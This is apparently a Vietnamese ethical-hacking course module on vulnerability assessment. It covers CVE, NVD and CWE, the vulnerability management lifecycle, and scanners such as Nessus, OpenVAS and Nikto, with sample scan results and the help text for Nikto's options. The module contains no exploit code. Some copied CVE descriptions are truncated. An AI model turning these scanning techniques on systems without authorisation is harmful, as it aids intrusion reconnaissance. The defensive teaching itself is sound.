- Một phương pháp để các cơ sở dữ liệu và công cụ khác nhau “nói” cùng một ngôn ngữ và là cơ sở để đánh giá giữa các dịch vụ, công cụ và cơ sở dữ liệu
- Cách để có khả năng tương tác và phạm vi bảo mật tốt hơn
- Được ngành công nhận thông qua CVE Numbering Authorities


CVE List CNAs WGs Board

About News & Blog

[Search CVE List](#) [Downloads](#) [Data Feeds](#) [IDs](#) [Update a CVE Record](#) [Request CVE](#)

TOTAL CVE Records: 172594

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. ([details](#))

NOTICE: Changes coming to [CVE Record Format JSON](#) and [CVE List Content Downloads](#) in 2022.

HOME > CVE > SEARCH RESULTS

Search Results

There are 6255 CVE Records that match your search.

Name	Description
CVE-2022-27950	In drivers/hid/hid-elo.c in the Linux kernel before 5.16.11, a memory leak exists for a certain hid_parse.
CVE-2022-27666	A heap buffer overflow flaw was found in IPsec ESP transformation code in net/ipv4/esp4.c and net/ipv6 with a normal user privilege to overwrite kernel heap objects and may cause a local privilege escalation.
CVE-2022-27223	In drivers/usb/gadget/udc/udc-xilinx.c in the Linux kernel before 5.16.12, the endpoint index is not valid host for out-of-array access.
CVE-2022-26966	An issue was discovered in the Linux kernel before 5.16.12. drivers/net/usb/sr9700.c allows attackers to memory via crafted frame lengths from a device.
CVE-2022-26878	drivers/bluetooth/virtio_bt.c in the Linux kernel before 5.16.3 has a memory leak (socket buffers have n
CVE-2022-26490	st21nfca_connectivity_event_received in drivers/nfc/st21nfca/se.c in the Linux kernel through 5.16.12 h because of untrusted length parameters.
CVE-2022-25636	net/netfilter/nf_dup_netdev.c in the Linux kernel 5.4 through 5.6.10 allows local users to gain privileges. This is related to nf_tables_offload.

Common Vulnerabilities and Exposures (CVE)

National Vulnerability Database (NVD).

NVD là kho lưu trữ dữ liệu quản lý lỗ hổng dựa trên tiêu chuẩn của chính phủ Hoa Kỳ. Nó sử dụng giao thức **Security Content Automation Protocol (SCAP)**. Dữ liệu như vậy cho phép tự động hóa quản lý lỗ hổng, đo lường bảo mật và tuân thủ. NVD bao gồm cơ sở dữ liệu về tham chiếu danh sách kiểm tra bảo mật, lỗi phần mềm liên quan đến bảo mật, cấu hình sai, tên sản phẩm và số liệu tác động.

The screenshot shows the NIST National Vulnerability Database (NVD) homepage. At the top left is the NIST logo and the text "Information Technology Laboratory". At the top right is a "NVD MENU" button. Below the header, the text "NATIONAL VULNERABILITY DATABASE" is displayed next to a large "NVD" logo. A green navigation bar at the bottom left contains the text "VULNERABILITIES". The main content area features a section titled "CVE-2022-22652 Detail". Below this, there are two tabs: "Current Description" and "Quick Info". The "Current Description" tab is selected, displaying a detailed description of a GSMA authentication panel vulnerability. The "Quick Info" tab provides key metadata: CVE Dictionary Entry (CVE-2022-22652), NVD Published Date (03/18/2022), NVD Last Modified (03/26/2022), and Source (Apple Inc.). Below the "Current Description" tab, there are sections for "CVSS Version 3.x" and "CVSS Version 2.0", both showing a base score of 6.1 MEDIUM. A "Vector" field shows the CVSS vector: CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N. On the far left, there is a small "NVD" icon.

Screenshot showing CVE details in the National Vulnerability Database (NVD)

Common Weakness Enumeration (CWE)

CWE là một hệ thống phân loại cho các lỗ hổng và điểm yếu của phần mềm. Nó được tài trợ bởi **Cơ quan An ninh mạng Quốc gia FFRDC**, thuộc sở hữu của *Tập đoàn MITRE*, với sự hỗ trợ của *US-CERT* và *National Cyber Security Division* của **Bộ An ninh Nội địa Hoa Kỳ**. Phiên bản 3.2 mới nhất của tiêu chuẩn CWE đã được phát hành vào tháng 1 năm 2019. Tiêu chuẩn này có hơn 600 loại điểm yếu, giúp CWE được cộng đồng sử dụng hiệu quả.



CWE Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types

2021 HW Top 25

Home > Search the Site

ID Lookup: Go

Home | About | CWE List | Scoring | Mapping Guidance | Community | News | Search

Search the CWE Web Site

Search

To search the CWE Web site, enter a keyword by typing in a specific term or multiple keywords separated by a space, and click the Google Search button or press return.

SMB

X



About 55 results (0.15 seconds)


- [CWE-284: Improper Access Control \(4.6\) - CWE](#)
[cwe.mitre.org : CWE List](#)
Common Weakness Enumeration (CWE) is a list of software weaknesses.
- [CWE-200: Exposure of Sensitive Information to an ... - CWE](#)
[cwe.mitre.org : CWE List](#)
Common Weakness Enumeration (CWE) is a list of software weaknesses.
- [CWE-295: Improper Certificate Validation \(4.6\) - CWE](#)
[cwe.mitre.org : CWE List](#)
The software does not validate, or incorrectly validates, a certificate. + Extended Description. When a certificate is invalid or malicious, it might allow ...
- [CWE-427: Uncontrolled Search Path Element \(4.6\) - CWE](#)
[cwe.mitre.org : CWE List](#)
the directory from which the program has been loaded; the current working directory. In some cases, the attack can be conducted remotely, such as when SMB or ...
- [CWE-552: Files or Directories Accessible to External Parties \(4.6\)](#)
[cwe.mitre.org : CWE List](#)
This table shows the weaknesses and high level categories that are related to this weakness. These relationships are defined as ChildOf, ParentOf, MemberOf and ...
- [CWE-313: Cleartext Storage in a File or on Disk \(4.6\) - CWE](#)
[cwe.mitre.org : CWE List](#)
Common Weakness Enumeration (CWE) is a list of software weaknesses.

Screenshot showing CWE results for SMB query

Vòng đời quản lý lỗ hổng

Vòng đời quản lý lỗ hổng bảo mật là một quy trình quan trọng giúp xác định và khắc phục các điểm yếu bảo mật trước khi chúng có thể bị khai thác. Việc triển khai vòng đời quản lý lỗ hổng giúp đạt được viễn cảnh chiến lược liên quan đến các mối đe dọa an ninh mạng có thể xảy ra và làm cho môi trường máy tính trở nên linh hoạt hơn trước các cuộc tấn công.

Các tổ chức nên duy trì một chương trình quản lý lỗ hổng phù hợp để đảm bảo an toàn thông tin tổng thể. Quản lý lỗ hổng cung cấp kết quả tốt nhất khi nó được thực hiện theo trình tự các giai đoạn:



Các giai đoạn đánh giá lỗ hổng

Giai đoạn tiền đánh giá

Giai đoạn tiền đánh giá là giai đoạn chuẩn bị, bao gồm việc xác định các chính sách và tiêu chuẩn, làm rõ phạm vi đánh giá, thiết kế các quy trình bảo vệ thông tin phù hợp, xác định và ưu tiên các tài sản quan trọng để tạo cơ sở tốt cho việc quản lý lỗ hổng và xác định rủi ro dựa trên về tầm quan trọng và giá trị của mỗi hệ thống. Giai đoạn này liên quan đến việc thu thập thông tin về các hệ thống đã xác định để hiểu các port, phần mềm, drivers và cấu hình của từng hệ thống đã được phê duyệt nhằm phát triển và duy trì baseline của hệ thống.

Các bước liên quan đến việc tạo baseline:

1. Xác định và hiểu quy trình kinh doanh
2. Xác định các ứng dụng, dữ liệu và dịch vụ hỗ trợ quy trình kinh doanh và thực hiện review code
3. Xác định phần mềm, driver và cấu hình của từng hệ thống
4. Tạo bản kiểm kê tất cả các tài sản và ưu tiên hoặc xếp hạng các tài sản quan trọng
5. Hiểu kiến trúc mạng và lập sơ đồ hạ tầng mạng
6. Xác định các biện pháp kiểm soát đã có
7. Hiểu rõ việc triển khai chính sách và thực hành tuân thủ tiêu chuẩn theo quy trình kinh doanh
8. Xác định phạm vi đánh giá
9. Tạo các quy trình bảo vệ thông tin để hỗ trợ lập kế hoạch, lên lịch trình, điều phối và hậu cần hiệu quả

Phân loại tài sản giúp xác định rủi ro kinh doanh cao trong một tổ chức. Ưu tiên các tài sản được xếp hạng dựa trên tác động của sự cố và độ tin cậy của chúng trong doanh nghiệp. Độ ưu tiên giúp:

- Đánh giá và quyết định giải pháp khắc phục hậu quả tài sản bị hỏng
- Kiểm tra mức độ chấn thương rủi ro
- Tổ chức các phương pháp ưu tiên tài sản

Giai đoạn đánh giá

Giai đoạn này rất quan trọng trong quản lý lỗ hổng. Giai đoạn đánh giá lỗ hổng đề cập đến việc xác định các lỗ hổng trong cơ sở hạ tầng của tổ chức, bao gồm hệ điều hành, ứng dụng web kể cả web server. Nó giúp phân loại mức độ nghiêm trọng của lỗ hổng trong một tổ chức và giảm thiểu mức độ rủi ro. Mục tiêu cuối cùng của quét lỗ hổng là quét, kiểm tra, đánh giá và báo cáo các lỗ hổng trong hệ thống thông tin của tổ chức. Việc quét lỗ hổng cũng có thể được thực hiện trên các mẫu tuân thủ hiện hành để đánh giá các điểm yếu so với các nguyên tắc tuân thủ tương ứng.

Gồm các bước:


1. Kiểm tra, đánh giá an ninh vật chất
2. Kiểm tra cấu hình sai và lỗi của con người
3. Chạy quét lỗ hổng bằng công cụ
4. Chọn kiểu quét dựa trên tổ chức hoặc yêu cầu tuân thủ
5. Xác định và ưu tiên các lỗ hổng
6. Xác định dương tính giả và âm tính giả
7. Áp dụng bối cảnh kinh doanh và công nghệ vào kết quả dò quét
8. Thực hiện thu thập thông tin OSINT để xác thực các lỗ hổng
9. Tạo báo cáo quét lỗ hổng

Giai đoạn hậu đánh giá

Giai đoạn hậu đánh giá, còn được gọi là giai đoạn khuyến nghị, được thực hiện sau và dựa trên đánh giá rủi ro. Đặc điểm rủi ro được phân loại theo các tiêu chí chính, giúp ưu tiên danh sách các khuyến nghị. Các nhiệm vụ được thực hiện trong giai đoạn hậu đánh giá bao gồm:

- Tạo danh sách ưu tiên cho các khuyến nghị đánh giá dựa trên phân tích tác động
- Xây dựng kế hoạch hành động để thực hiện biện pháp khắc phục được đề xuất
- Rút ra bài học kinh nghiệm để cải tiến quy trình hoàn chỉnh trong tương lai
- Tiến hành đào tạo cho nhân viên

Hậu đánh giá bao gồm đánh giá rủi ro, khắc phục, xác minh và giám sát.



Dánh giá rủi ro (Risk assesment)

Trong giai đoạn này, tất cả các điểm không chắc chắn liên quan đến hệ thống đều được đánh giá và ưu tiên, đồng thời việc khắc phục được lên kế hoạch để loại bỏ vĩnh viễn các lỗi hệ thống. Đánh giá rủi ro tóm tắt mức độ của lỗ hổng và rủi ro được xác định cho từng tài sản được chọn. Nó xác định xem mức độ rủi ro đối với một tài sản cụ thể là cao, trung bình hay thấp. Các lỗ hổng được xếp hạng rủi ro cao được nhắm mục tiêu trước tiên để giảm cơ hội khai thác có thể ảnh hưởng xấu đến tổ chức.

- Thực hiện phân loại rủi ro dựa trên xếp hạng rủi ro (ví dụ: nghiêm trọng, cao, trung bình và thấp)
- Đánh giá mức độ tác động
- Xác định mối đe dọa và mức độ rủi ro

Khắc phục (Remediation)

Khắc phục là quá trình cập nhật các bản sửa lỗi trên các hệ thống dính lỗ hổng nhằm giảm thiểu hoặc giảm thiểu tác động và mức độ nghiêm trọng của chúng. Chúng bao gồm các bước như đánh giá lỗ hổng, xác định rủi ro và thiết kế ứng cứu cho lỗ hổng. Điều quan trọng là quy trình khắc phục phải cụ thể, có thể đo lường được, phù hợp và có thời hạn.

- Ưu tiên khắc phục dựa trên xếp hạng rủi ro
- Xây dựng kế hoạch hành động để thực hiện đề xuất hoặc biện pháp khắc phục
- Thực hiện phân tích nguyên nhân gốc rễ
- Áp dụng các bản vá và sửa lỗi
- Rút ra bài học kinh nghiệm
- Tiến hành đào tạo nâng cao nhận thức
- Thực hiện xử lý ngoại lệ và chấp nhận rủi ro đối với các lỗ hổng không thể khắc phục

Xác minh

Trong giai đoạn này, ta thực hiện dò quét lại các hệ thống để đánh giá xem liệu biện pháp khắc phục bắt buộc đã hoàn tất chưa và liệu các bản sửa lỗi riêng lẻ đã được áp dụng cho các tài sản bị ảnh hưởng hay chưa. Việc xác minh có thể được thực hiện bằng cách sử dụng nhiều phương tiện khác nhau như hệ thống tickets, scanners và reports.

Giám sát

Các tổ chức cần thực hiện giám sát thường xuyên để duy trì an ninh hệ thống. Giám sát liên tục xác định các mối đe dọa tiềm ẩn bằng các công cụ như IDS/IPS, SIEM và tường lửa.

Mô-đun 5. Phần 2: Một số công cụ đánh giá lỗ hổng

Các giải pháp kiểm thử bảo mật là công cụ đánh giá lỗ hổng quan trọng vì chúng xác định tất cả các điểm yếu bảo mật tiềm ẩn trước khi hacker có thể khai thác. Có nhiều cách tiếp cận và giải pháp khác nhau để thực hiện đánh giá lỗ hổng. Lựa chọn một phương pháp đánh giá phù hợp đóng vai trò chính trong việc giảm thiểu các mối đe dọa mà một tổ chức phải đối mặt.

Khái quát về đánh giá lỗ hổng

Các phương pháp tiếp cận để đánh giá lỗ hổng

Có 4 loại giải pháp đánh giá lỗ hổng: **giải pháp dựa trên sản phẩm**, **giải pháp dựa trên dịch vụ**, **đánh giá dựa trên cây** và **đánh giá dựa trên suy luận**.

- **Product-Based Solutions:** được cài đặt trong mạng nội bộ, không gian riêng hoặc không thể định tuyến. Nếu chúng được cài đặt trên một mạng riêng (đằng sau tường lửa), không phải lúc nào chúng cũng phát hiện được các tấn công từ bên ngoài.
- **Service-Based Solutions:** các giải pháp dựa trên dịch vụ được cung cấp bởi bên thứ ba như các công ty tư kiểm toán, ... Một nhược điểm của giải pháp này là attacker có thể kiểm tra mạng từ bên ngoài.
- **Tree-Based Assessment:** trong đánh giá dựa trên cây, đánh giá viên lựa chọn các chiến lược khác nhau cho từng máy hoặc thành phần của hệ thống thông tin. Ví dụ: chọn một công cụ quét cho các máy Windows, cơ sở dữ liệu và web service nhưng sử dụng một công cụ quét khác cho các máy Linux. Cách tiếp cận này dựa vào việc người quản trị cung cấp thông tin ban đầu và sau đó quét liên tục mà không kết hợp bất kỳ thông tin nào được tìm thấy tại thời điểm quét.
- **Inference-Based Assessment:** trong đánh giá dựa trên suy luận, quá trình quét bắt đầu bằng cách xây dựng kho lưu trữ các giao thức được tìm thấy trên máy. Sau khi tìm thấy giao thức, quá trình quét bắt đầu phát hiện port nào được gắn với dịch vụ nào. Sau khi tìm thấy các dịch vụ, nó sẽ chọn các lỗ hổng trên từng máy và chỉ thực hiện các thử nghiệm có liên quan.

Đặc điểm của một giải pháp đánh giá lỗ hổng tốt

Các tổ chức cần lựa chọn một giải pháp đánh giá lỗ hổng thích hợp và phù hợp để phát hiện, đánh giá và bảo vệ các tài sản CNTT quan trọng của mình khỏi các mối đe dọa bên trong và bên ngoài. Các đặc điểm của một giải pháp đánh giá lỗ hổng tốt gồm:

- Đảm bảo kết quả chính xác bằng cách kiểm tra mạng, tài nguyên mạng, các port, giao thức, ...
- Sử dụng phương pháp tiếp cận dựa trên suy luận
- Tự động quét và cơ sở dữ liệu được cập nhật liên tục
- Tạo các báo cáo ngắn gọn, có thể hành động, có thể tùy chỉnh, theo mức độ nghiêm trọng và phân tích xu hướng
- Đề xuất các biện pháp khắc phục và cách giải quyết phù hợp để khắc phục các lỗ hổng
- Bắt chước quan điểm bên ngoài của những kẻ tấn công để đạt được mục tiêu của nó

Cách hoạt động của các giải pháp quét lỗ hổng

Các giải pháp quét lỗ hổng thực hiện kiểm tra thâm nhập lỗ hổng trên mạng của tổ chức theo ba bước:

- **Định vị các nút:** xác định vị trí các máy chủ trực tiếp trong mạng mục tiêu bằng các kỹ thuật dò quét (xem thêm trong bài viết **Mô-đun 3 – Phần 2 – Host discovery là gì?**)
- **Xác định port và dịch vụ đang chạy:** ta liệt kê các cổng và dịch vụ mở cùng với hệ điều hành trên hệ thống đích (**Mô-đun 3 – Phần 4: Dò quét port và dịch vụ đang chạy** và **Mô-đun 3 – Phần 6: Xác định phiên bản của dịch vụ và hệ điều hành**).
- **Kiểm tra các dịch vụ và hệ điều hành đó để tìm các lỗ hổng đã biết:** sau khi xác định các dịch vụ mở và hệ điều hành đang chạy trên các nút đích, chúng sẽ được kiểm tra các lỗ hổng đã biết.

Các loại công cụ đánh giá lỗ hổng


Sau đây là một số công cụ đánh giá lỗ hổng hiệu quả nhất:

Qualys Vulnerability Management

Qualys VM là một dịch vụ dựa trên đám mây, cung cấp khả năng xác định các mối đe dọa và theo dõi những thay đổi bất ngờ trong mạng. Một số tính năng của dịch vụ này:

- **Phát hiện dựa trên tác nhân:** cũng hoạt động với *Qualys Cloud Agents*, mở rộng vùng phủ sóng nó tới các nội dung không thể quét được.
- **Giám sát và cảnh báo liên tục:** khi Qualys VM được kết hợp với Continuous Monitoring (CM), nhóm InfoSecs sẽ chủ động cảnh báo về các mối đe dọa tiềm ẩn, do đó các vấn đề có thể được giải quyết trước khi chúng biến thành hành vi vi phạm chính sách.

- Bao phủ toàn diện và khả năng hiển thị:** liên tục quét và xác định các lỗ hổng để bảo vệ tài sản CNTT cả cục bộ và trên đám mây và tại các endpoint di động. VM tạo các báo cáo đầy đủ, dựa trên vai trò cho nhiều bên liên quan.
- Xác định và ưu tiên rủi ro:** Qualys sử dụng phân tích xu hướng, dự đoán tác động của Zero-Day và Patch, có thể xác định rủi ro kinh doanh cao nhất.
- Khắc phục lỗ hổng:** Qualys có khả năng theo dõi dữ liệu lỗ hổng trên các server, tạo ra các báo cáo tương tác giúp hiểu rõ hơn về tính bảo mật của mạng.



Nessus Professional

Nessus Professional là một giải pháp đánh giá để xác định các lỗ hổng, sự cố cấu hình và phần mềm độc hại mà hacker sử dụng để xâm nhập. Nó thực hiện đánh giá lỗ hổng, cấu hình và tuân thủ. Nó hỗ trợ các công nghệ khác nhau như các hệ điều hành, thiết bị mạng, trình ảo hóa, cơ sở dữ liệu, ...

Nessus là nền tảng quét lỗ hổng dành cho kiểm toán viên và người tích bảo mật. Ta có thể lên lịch quét, tạo chính sách, gửi kết quả qua email rất dễ dàng và nhanh chóng. Những tính năng:

- Đánh giá lỗ hổng
- Phát hiện phần mềm độc hại và Botnet
- Kiểm tra cấu hình và tuân thủ
- Quét và kiểm tra các nền tảng ảo hóa và đám mây

Live Results Scan

Sun, 17 May 2020 17:57:16 EDT

TABLE OF CONTENTS

Hosts Executive Summary

- localhost

Hosts Executive Summary

[Collapse All](#) | [Expand All](#)

localhost




Vulnerability scanning using Nessus

GFI LanGuard

GFI LanGuard quét, phát hiện, đánh giá và khắc phục các lỗ hổng trong mạng và các thiết bị kết nối vào mạng. Nó quét các loại hệ điều hành, môi trường ảo và các ứng dụng đã cài đặt thông qua một cơ sở dữ liệu của riêng nó. Nó cho phép phân tích tình trạng an ninh mạng, xác định rủi ro và đưa ra giải pháp trước khi hệ thống bị xâm nhập. Một số tính năng:

- Quản lý bản vá cho hệ điều hành và ứng dụng của bên thứ ba
- Đánh giá lỗ hổng
- Theo dõi các lỗ hổng mới nhất và các bản cập nhật bị thiếu
- Tích hợp với các ứng dụng bảo mật
- Kiểm tra lỗ hổng thiết bị mạng
- Kiểm tra mạng và phần mềm
- Hỗ trợ cho môi trường ảo hóa



Vulnerability scanning using GFI LanGuard

OpenVAS

OpenVAS là một framework gồm một số dịch vụ và công cụ cung cấp giải pháp quản lý lỗ hổng và quét lỗ hổng toàn diện và mạnh mẽ. Framework này là một phần của giải pháp quản lý lỗ hổng thương mại của *Greenbone Network*, những phát triển từ đó đã được đóng góp cho cộng đồng kể từ năm 2009. Nó đi kèm với nguồn cấp dữ liệu Network Vulnerability Tests (NVTs) được cập nhật thường xuyên, tổng cộng hơn 50.000 mẫu.

Vulnerability	Severity	Host	Location	Actions
TCP Sequence Number Approximation Reset Denial of Service Vulnerability	5.0 (Medium)	75.75.128.14	general/tcp	
TCP timestamps	2.6 (Low)	75.75.128.14	general/tcp	
CPE Inventory	0.0 (Log)	75.75.128.14	general/CPE-T	
ICMP Timestamp Detection	0.0 (Log)	75.75.128.14	general/icmp	
Record route	0.0 (Log)	75.75.128.14	general/icmp	
OS Detection Consolidation and Reporting	0.0 (Log)	75.75.128.14	general/tcp	
Traceroute	0.0 (Log)	75.75.128.14	general/tcp	
NTP read variables	0.0 (Log)	75.75.128.14	123/udp	
LDAP Detection	0.0 (Log)	75.75.128.14	5502/tcp	

Vulnerability scanning using OpenVAS

Nikto

Nikto là *Open Source (GPL) web server scanner* kiểm tra toàn diện đối với web server, bao gồm hơn 6700 file hoặc chương trình nguy hiểm tiềm tàng, kiểm tra các phiên bản lỗi thời của hơn 1250 server và các sự cố cụ thể. Một số tính năng của công cụ này:

- Hỗ trợ SSL (Unix với OpenSSL hoặc có thể là Windows với ActiveState's Perl/NetSSL)
- Hỗ trợ HTTP proxy đầy đủ
- Lưu báo cáo ở dạng text, XML, HTML, NBE hoặc CSV
- Dễ dàng tùy chỉnh báo cáo
- Quét nhiều port trên một server hoặc nhiều server thông qua input file.
- Kỹ thuật mã hóa IDS của LibWhisker
- Quét subdomain
- Liệt kê username của Apache và cgiwrap
- Đoán thông tin đăng nhập cho các lĩnh vực ủy quyền

```
root@kali:~# nikto
- Nikto v2.1.6
-----
+ ERROR: No host specified

-config+           Use this config file
-Display+          Turn on/off display outputs
-dbcheck            check database and other key files for syntax errors
-Format+            save file (-o) format
-Help               Extended help information
-host+              target host
-id+               Host authentication to use, format is id:pass or id:pass:realm
-list-plugins      List all available plugins
-output+            Write output to this file
-nossal             Disables using SSL
-no404              Disables 404 checks
-Plugins+           List of plugins to run (default: ALL)
-port+              Port to use (default 80)
-root+              Prepend root value to all requests, format is /directory
-ssl                Force ssl mode on port
-Tuning+            Scan tuning
-timeout+           Timeout for requests (default 10 seconds)
-update             Update databases and plugins from CIRT.net
-Version            Print plugin and database versions
-vhost+             Virtual host (for Host header)

+ requires a value

